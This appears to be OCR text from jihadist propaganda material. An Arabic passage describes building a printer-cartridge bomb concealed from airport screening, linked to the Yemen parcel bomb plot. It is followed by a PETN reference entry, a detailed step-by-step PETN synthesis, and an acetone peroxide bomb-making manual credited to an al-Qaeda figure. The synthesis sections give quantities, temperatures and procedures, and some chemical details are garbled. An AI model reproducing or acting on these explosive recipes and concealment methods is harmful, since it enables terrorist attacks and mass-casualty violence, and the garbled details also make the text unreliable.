
قمنا باستعمال جهاز يتكون من أجزاء عضوية و غير عضوية و معدنية . تتكون خرطوشة الحبر من الكربون الذي هو مادة عضوية .فالعدد الذري للكربون أقرب إلى نظيره في مادة PETN . أفرغنا الخرطوشة من محتواها و ملأناها بـ٣٤٠غرام من PETN . ثم أولجنا الصاعق. الذي صمم ليكون صغيرا حتى لا يتم كشفه و ملأناه بـ٤غرام من مادة أزيد الرصاص. و ربطنا الأسلاك من الدارة إلى الخرطوش بطريقة غير مثيرة للشكوك إذا ما تم تفتيشها . خلال تواجد الخرطوشة داخل الطابعة تلمس صفيحة معدنية دارة الأسلاك. بهذا الطريقة ستظهر الخرطوشة بمظهر عادي بدون أسلاك بارزة عند إخراجها و تجعل التفتيش اليدوي عديم الجدوى .

عندما أنجزنا الدارة استعنا بهاتف نوكيا. نزعنا لوح الدارة منه و ربطناه بلوحة دارة الطابعة. حتى إذا ما تم فحصها بالأشعة ستنسجم دارة الهاتف مع دارة الطابعة و أيضا حتى لو فتشت يدويا لا يمكن تمييزها على أنها هاتف لأننا استعملنا الدارة فقط.ولان توليفة أسلاك الدارة مندمجة جيدا مع نظيرتها بالطابعة.

حيث تفصل الدارة عند إخراج الخرطوشة ، فيما توصل عند إعادتها و لا يمكن إغلاق باب الطابعة إلا بإرجاع الخرطوشة – مما يضمن لنا حتى لو تم التفتيش اليدوي حتمية إرجاع الخرطوشة و إلا سيبقى الباب مفتوحا.

YEMEN PARCEL BOMB PLOT

Security officials in Britain and Dubai on Friday intercepted parcel bombs being sent from Yemen to the United States in a "credible terrorist threat". Security experts have linked the bombs to al Qaeda



Source: News reports

REUTERS

تنظيم القاعدة متفوق في استغلال ثغرات نظام أمن النقل الجوي

يقول كريستوف نودان، مؤلف «الأمن الجوي: الوهم الكبير»، أن « الحظ حالفنا مرة أخرى». وأضاف : « سيتوصلون على كل حال إلى إسقاط طائرة.. هذا حتمي. سنحبط محاولاتهم مرة أو مرتين أو ثلاثا، لكن في السابعة أو الثامنة لن ننجح. إنها مسألة أشهر »، « إنهم لا يكررون الشيء نفسه تماما. المحاولة التي تفشل ستؤدي إلى الإجراءات الأمنية نفسها التي تتخذ في حال اعتداء ناجح ». وأضاف أن « هذا يؤدي إلى الذعر نفسه ويتسبب في تعزيز الإجراءات الأمنية التي تكلف المليارات وتفرض قيودا جديدة».

PETN



Pentaerythritol tetranitrate (PETN)

Pentaerythritol tetranitrate (PETN), also known as PENT, PENTA, TEN, corpent, penthrite (or—rarely and primarily in German—as nitropenta), is the nitrate ester of pentaerythritol. Penta refers to the five carbon atoms of the neopentane skeleton.

PETN is most well known as an explosive. It is one of the most powerful high explosives known, with a relative effectiveness factor of 1.66.

PETN mixed with a plasticizer forms a plastic explosive.As a mixture with RDX and other minor additives, it forms another plastic explosive called Semtex as well.
It is also used as a vasodilator drug to treat certain heart conditions, such as for management of angina.

Properties

PETN is practically insoluble in water (0.01 g/100 ml at 50 °C), weakly soluble in common nonpolar solvents such as aliphatic hydrocarbons (like gasoline) or tetrachloromethane, but soluble in some other organic solvents, particularly in acetone (about 15 g/100 g of the solution at 20 °C, 55 g/100 g at 60 °C) and dimethylformamide (40 g/100 g of the solution at 40 °C, 70 g/100 g at 70 °C).

Production

This compound is produced by reaction of pentaerythritol with concentrated nitric acid. In this reaction, it forms a precipitate. The crude can be recrystallized from acetone to give processable crystals.


$C(CH_2OH)_4 + 4\ HNO_3 \text{ ---- } C(CH_2ONO_2)_4 + 4\ H_2O$

Explosive use

The most common use of PETN is as an explosive with high brisance. It is more difficult to detonate than primary explosives, so dropping or igniting it will typically not cause an explosion (at atmospheric pressure it is difficult to ignite and burns relatively slowly), but is more sensitive to shock and friction than other secondary explosives such as TNT or tetryl. Under certain conditions a deflagration to detonation transition can occur.

It is rarely used alone, but primarily used in booster and bursting charges of small caliber ammunition, in upper charges of detonators in some land mines and shells, and as the explosive core of detonation cord. PETN is the least stable of the common military explosives, but can be stored without significant deterioration for longer than nitroglycerin or nitrocellulose.

Its basic explosion characteristics are:



Explosion energy: 5810 kJ/kg (1390 kcal/kg), so 1 kg of PETN has the energy of 1.24 kg TNT.
Detonation velocity: 8350 m/s (1.73 g/cm3), 7910 m/s (1.62 g/cm3), 7420 m/s (1.5 g/cm3), 8500 m/s (pressed in a steel tube)
Volume of gases produced: 790 dm3/kg (other value: 768 dm3/kg)
Explosion temperature: 4230 °C
Oxygen balance: -6.31 atom -g/kg
Melting point: 141.3 °C (pure), 140–141 °C (technical)

Medical use

Like nitroglycerin (glyceryl trinitrate) and other nitrates, PETN is also used medically as a vasodilator in the treatment of heart conditions.These drugs work by releasing the signaling gas nitric oxide in the body. The heart medicine Lentonitrat is nearly pure PETN.

PETN Synthesis !

Introduction

2,2Bis[(Nitrooxy)-methyl]-1,3propanediol dinitrate (ester), Pentaerytritol Tetranitrate, 2,2-bisdihydroxymethyl-1,3-propanediol tetranitrate, nitropentaerytritol, penthrit, niperyt, Lentrat, Hasethrol, Perityl, Terpate, Subicard, Pentryate, Pentitrate, C5H8N4O12 or simply PETN, this compound finds both medicinal use as a coronary Vasodilator (often mixed with lactose to reduce sensitivity) and extensive use in the explosive industry, as a very high power booster in blasting caps and also as the filler in detonating fuse (DetCord, Primacord)*.

Reagents And Materials:

Reactants:	Materials:
98% Concentrated Sulphuric Acid ($H_2So_{4(l)}$)	Two clean glass beakers
70% Concentrated Nitric Acid ($HNO_{3(aq)}$)	Pipette
Acetone	Stirring Rod
Pentaerythritol	Watchglass
Distilled Water $_{(l)}$	
Sodium Bicarbonate ($NaHCO_{3(s)}$)	

Synthesis:

The ratios used for this synthesis are as follows:

34 ml of 65% HNO_3

24,8 ml of 96% H_2SO_4

10,0 g of Pentaerythritol

All the chemicals used in this synthesis can be seen below:

From left to right: 65% Analytical Grade Nitric Acid, 98% Analytical Grade Sulphuric Acid, 99,5% Analytical Grade Acetone and 99.8% Extra Pure Pentaerythritol. The petri dish contains 10 grams of pentaerythritol.



1. A cold-water bath was prepared and used to chill A 200ml wide necked flask containing nitric acid. 24,8 ml of sulfuric acid were pipetted into the flask and the mixture was allowed to further cool by adding ice and salt to the cold water bath.



2. A second ice bath is prepared to be used for emergency cooling of the mixture should its temperature become too high.

3. With the mixed acids at or below -25ºC, 10 g of pentaerythritol are added, 2 grams at a time. It is important to constantly stir the acid mixture during the addition as localized heating will occur during nitration. The mixture can be seen to thicken as nitration occurs and the temperature rises. At 5ºC it became a thick slurry. A low starting temperature is key in this synthesis and should the temperature rise above 0C at any time, re-chilling will be necessary prior to further addition of the pentaerythritol. Should runaway nitration occur (evidenced by the evolution of brown N_2O_4 / NO_2 gas) the mixture should be immediately poured into cool water.



After 10 minutes of mixing, the mixture is a white thick syrup:



4. Mixing is continued for 10 minutes after the last of the pentaerythritol is added. The mixture is then put in a hot water bath and heated to 45ºC for 25 minutes. This will considerably increase yield by nitrating most sulfoesters into PETN. It is important to keep the temperature at or below 45C, maintain stirring and watch for any signs of runaway nitration. (This step is not needed, but will result in a much better yield).

5. The mixture is then diluted with 450 ml of ice cold water and excess water is decanted after the crystals settle so as to ease the filtering of the product. Care must be taken to slowly and evenly add the mixture to water, as the excess H2SO4 in the mixture will cause a temperature rise that can lead to decomposition of the final product.



6. The PETN is filtered and washed with cool water and then neutralized with hot sodium bicarbonate solution.

7. 200ml of acetone are heated to 50ºC. And the PETN is stirred into it until all of it has dissolved (solubility: 58gr/100ml acetone at 50C). Excess acetone is needed, due to excess water in the PETN. Drying the PETN prior to this step will minimise the amount of acetone needed.

8. The PETN / acetone mix is then filtered and poured into a beaker containing 600mL of ice cold water, causing the PETN to precipitate to the bottom as fine crystals.



9. After settling, excess water and acetone are decanted and the remaining PETN can be filtered out
After filtering, the PETN was put on a small petri plate and dried.

Results:

The dry product weighted ~22 grams, which is a ~91% yield. Most losses seem to occur during filtering and during the acetone purification phase. Below a picture of the finished product can be seen:



More sensitive to shock than TNT, practically insoluble in water, soluble in Acetone + Alcohol, melting point 140C .

يوجد ملف فيديو
رقم (٤) مرفق –
يبين طريقة تحضير
مادة البيتان المتفجرة


Acetone Peroxide

How To – Bomb Explosive

Acetone Peroxide Explosive



By
The Martyred Sheikh Professor
Abu Khabbab al Misri
(May Allah have Mercy upon him)

اعداد الشيخ / ابو خباب
المصري – رحمه الله

Properties

1. White crystal like flour.
2. Smells like Acetone.
3. Very sensitive to friction and heat, electric current and when impacted, in all cases it blasts. The cooler the more sensitive it is.
4. If only one drop of Sulphuric Acid [H_2SO_4] is drop in it, it blasts.[9]
5. Temperature which it blast is 86°C.
6. Speed of blast is 5200 meter per second.
7. Does not dissolve in water but dissolves in Acetone [$C_6H_5NH_2$], Chloroform [$CHCl_3$] and Toluene[10] [$C_6H_5CH_3$]. After dissolving add water to reform it.
8. If left in open air it slowly starts evaporating and within three months its weight reduces to half.
9. Its storage is in water if it is in large quantity.
10. The TricycloAcetone Peroxide [$C_9H_{18}O_6$]is slightly powerful then DicycloAcetone Peroxide [$C_6H_{12}O_4$].
11. The density of TricycloAcetone Peroxide [$C_9H_{18}O_6$] is 1.22 g/cm^3. (This process is done by endo-thermal reaction. That's temperature between 30°C to 42°C)
12. And DicycloAcetone Peroxide [$C_6H_{12}O_4$] is 1.18 g/cm^3.(This process is done by exo-thermal reaction. That's temperature between 5 – 10°C)

Uses:

This is one of the stable primary charge known and powerful can be used for making detonators.

Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$]

1. Pour 10ml Hydrogen Peroxide [H_2O_2] which having 25% concentration[11] in to a beaker(1) containing 10ml of Acetone [C_3H_6O]

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[9]Therefore it is used in *chemical* detonators. See "Chemical Detonator" p.54

[10]Toluene: Methylbenzene [$C_6H_5CH_3$](Furniture Polish), A colorless flammable liquid obtained from petroleum or coal tar; used as a solvent for gums and lacquers and in high-octane fuels

[11]***How to get concentration of Hydrogen peroxide (H_2O_2)?***

Make sure you use the correct concentration of a substance depending on the mixture. Method to find out the concentration of H_2O_2:

- Pour 35 ml of H_2O_2 to a graduated cylinder.
- Calculate the weight of 35 ml of H_2O_2 using a table balance or electric balance.
- And find the concentration using the formulae:


Concentration of H_2O_2 = (Mass of 35 ml – 35)/ 0.13

2. Pour 10ml Hydrochloric Acid [HCl](conc. 60%) slowly drop by drop in to beaker 1.
3. During this whole process when pouring Hydrochloric Acid [HCl] use a thermometer keeping temperature between 30°C to 42°C. If temperature rises above 42°C make sure that you have a cold water bowl(water bath) nearby you to place the beaker in to the bowl so it cools down, making sure water does not enter the beaker. If needed add ice cubes or Ammonium Nitrate [NH_4NO_3] crystals (which is having cooling effect) into the water bath to cool down.
4. Then stir for 5 to 10 minutes still keeping temperature between 30°C to 42°C.
5. Mixture should change into semi flour like shape (liquefied) if not, then leave for 1 to 2 hours.
6. After the "semi-flour" complexion is formed, then pour into it a solution of Sodium Carbonate [Na_2CO_3]. Keep pouring and stirring and check with pH paper until pH becomes neutral (pH 7)
7. Once it becomes neutral use filtration process to collect the crystals.
8. Dry the crystals in sunlight.
9. Once dry you can use it in detonators or store in water in the ratio = 3 :1.
10. Process

$$2C_3H_6O + H_2O_2 \xrightarrow{HCl} C_6H_{12}O_4 + H_2$$

Note: Here Hydrochloric Acid [HCl] is used as a catalyst [12].

Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$] In Diagram



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[12] Catalyst: A substance which increases the speed of chemical reaction without itself under going any permanent chemical change. Generally a substance that increases the reaction is a positive catalyst, some reactions are slowdown by negative catalyst. The name of whole process is called catalysis.


Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)



Step 4


Pour Na_2CO_3 solution till pH of the solution is 7 (i.e. Neutral)



Sodium Carbonate Solution [Na_2CO_3]



Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.



Preparation Of Tricyclo Acetone Peroxide[$C_9H_{18}O_6$]

1. Slowly pour 9ml Hydrogen Peroxide [H_2O_2] (20-30% conc.) into a beaker 1, containing 15ml of Acetone.
2. Reduce temperature to 5 – 10°C using a bowl of cold bath.
3. Once you have reduced temperature then take 1ml of SulphuricAcid [H_2SO_4] in a separate beaker. And by using a dropper, slowly add it [H_2SO_4] drop by drop in to the beaker 1. Remember to keep the temperature between 5 – 10 °C.
4. Then stir for 5 – 10 minutes.
5. Cover and leave for 2 – 3 hours.
6. Use Sodium Carbonate [Na_2CO_3] solution to neutralize as like before in Dicyclo acetone peroxide, to suck out access acids and use pH paper to check.[13]

---

[13] Note: As soon as mixture becomes flour like substance then add Sodium carbonate solution and water. Otherwise it may explode and remember always pour solution to the mixture and check acidity using pH paper continually just in the case mixture become alkaline, which means you will have to add the left over solution of filtration into it to get it neutral again and as with all mixtures pour denser substance to the one with less density.

